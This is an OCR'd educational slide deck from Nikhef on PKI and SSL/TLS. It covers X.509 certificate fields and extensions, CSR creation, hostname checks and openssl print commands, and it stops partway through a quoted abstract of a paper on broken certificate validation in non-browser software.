Public Key Infrastructure

A cheezy Man-in-the-Middle attack hack

Oscar Koeroo


okoeroo@nikhef.nl
@okoeroo


Graphics: Real Time Monito
Gidon Moont, Imperial College London, see http://gridportal.hep.ph.ic.ac.uk/rtn


FOM institute for subatomic physics


Nikhef

NIKHEF FOM


Particle physics



Astro particle physics


Gravitational waves


Darkmatter
Visible (Baryonic) Matter
Dark Matter

NIKHEF FOM

European Grid Infrastructure




Public Key Infrastructure

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Secure Socket Layer (SSL)
&
Transport Level Security (TLS)

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

SSL/TLS protocol laag




Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

TLS

- Encrypted channel
  - Key exchange
  - Encipherment
- (mutual) peer verification
  - Certificate exchange
  - Check AuthN with a trusted 3rd party
  - Validation
  - Binding peer + connection


Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

SSL/TLS handshake



Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Twitter



Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

X.509 certificate

- File with public info
  - .pem, .crt, .cer, .der
  - .p7b, .p7c
  - .p12, .pfx
- Public key
- Private key in a different file
- Signed by a Certificate Authority (CA)
  - modulo self-signed

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificate print

```
openssl x509 -text \
  -in mijn_cert.pem

openssl x509 -text -inform DER \
  -in mijn_cert.der
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            9f:e7:75:3d:ee:c3:bb:a8:ba:1c
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=NL, O=TERENA, CN=TERENA eScience Personal CA
        Validity
            Not Before: Jul  4 00:00:00 2011 GMT
            Not After : Aug  2 23:59:59 2012 GMT
        Subject: DC=org, DC=terena, DC=tcs, C=NL, O=Nikhef, CN=Oscar Koeroo okoeroo@nikhef.nl
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:d8:86:2c:01:20:61:80:6d:57:97:aa:59:bf:82:
                    [...knip...]
                    33:11
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                keyid:C8:89:73:99:A7:5D:51:16:53:45:54:7C:A3:C2:39:7C:CB:D7:AA:81
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

X.509 certificate

- Subject Distinguished Name (DN)
  - DC=org, DC=terena, DC=tcs, C=NL, O=Nikhef, CN=Oscar Koeroo okoeroo@nikhef.nl
- Issuer DN
  - C=NL, O=TERENA, CN=TERENA eScience Personal CA
- Serial Number
  - 9f:e7:75:3d:ee:c3:bb:a8:ba:1c
- Validity
  - Not before / Not After (van/tot) in UTC
- Subject Public Key Info
  - Subject Public Key Info
- Signature
  - Signed by my CA

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

X.509 certificate extensions

- Key Usage (critical)
  - Default: Digital Signature, Key Encipherment
  - Not common: (dataEncipherment, nonRepudiation)
  - CA specific: cRLSign, keyCertSign*
- Basic constraints (critical)
  - CA*: True/False
- Extended Key Usage
  - E-mail Protection, TLS WWW client, TLS WWW server, Signing of executable code, Binding object hash to time, Signing OCSP responses
- Certificate policies
  - Policy OID: Certification Practice Statement (CPS)
- CRL / OCSP endpoint URL(s)

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

X.509 certificate extensions

- X509v3 Subject Alternative Names
  - Alt-names of the certificate owner
  - Types:
    - email: okoeroo@nikhef.nl
    - DNS: host.example.org
    - IP: 127.0.0.1 of ::1
    - URI: http://host.example.org/3.1.3.3.7/

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Creating a Certificate

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Create a certificate

- Public / private key pair
- Certificate Signing Request (CSR)
  - PKCS#10 (format)
  - Sign de CSR with the private key
- Send the CSR to the CA

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificate Authority (CA)

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Read the CSR

```
openssl req -in userrequest.pem -text -noout
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: O=dutchgrid, O=users, O=nikhef, CN=Oscar Koeroo
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:a6:8d:80:dc:6a:8f:9d:a7:55:68:17:55:e8:66:
                    69:45:b0:a7:4a:a2:f6:c9:a9:3f:a4:c2:e3:8f:95:
                    8b:36:fc:db:73:11:ae:aa:fb
                Exponent: 65537 (0x10001)
        Attributes:
            a0:00
    Signature Algorithm: sha1WithRSAEncryption
        4d:6c:5a:72:b5:09:2e:15:2a:cc:8a:cb:63:5a:0e:4b:b2:93:
        c3:e3:d7:df:48:a5:79:c5:3a:8f:b8:7e:b8:d0:66:c3:43:7e:
        94:95
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificaat controleren

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Check a certificate

- Per protocol differences
- HTTP over TLS
  - RFC 2818 (May 2000)
  - Focal points:
    - Compare two values that you expect to be the same
    - Certificate info with connection string

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

The (non-)browsers

- Get the certificate f/t handshake
- Establish trust
- Post connection checks
  - Compare **Subject Alt Names** with **hostname**
  - Fallback to **CN** comparison (legacy!)
  - Optional: compare another thing on the cert
- Start using the SSL

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software

Martin Georgiev
The University of Texas at Austin

Subodh Iyengar
Stanford University

Suman Jana
The University of Texas at Austin

Rishita Anubhai
Stanford University

Dan Boneh
Stanford University

Vitaly Shmatikov
The University of Texas at Austin

ABSTRACT

SSL (Secure Sockets Layer) is the de facto standard for secure Internet communications. Security of SSL connections against an active network attacker depends on correctly validating public-key certificates presented when the connection is established.

We demonstrate that SSL certificate validation is completely broken in many security-critical applications and libraries. Vulnerable software includes Amazon's EC2 Java library and all cloud clients based on it; Amazon's and PayPal's merchant SDKs responsible for transmitting payment details from e-commerce sites to payment gateways; integrated shopping carts such as osCommerce, ZenCart, Ubercart, and PrestaShop; AdMob code used by mobile websites; Chase mobile banking and several other Android apps and libraries; Java Web-services middleware—including Apache Axis, Axis 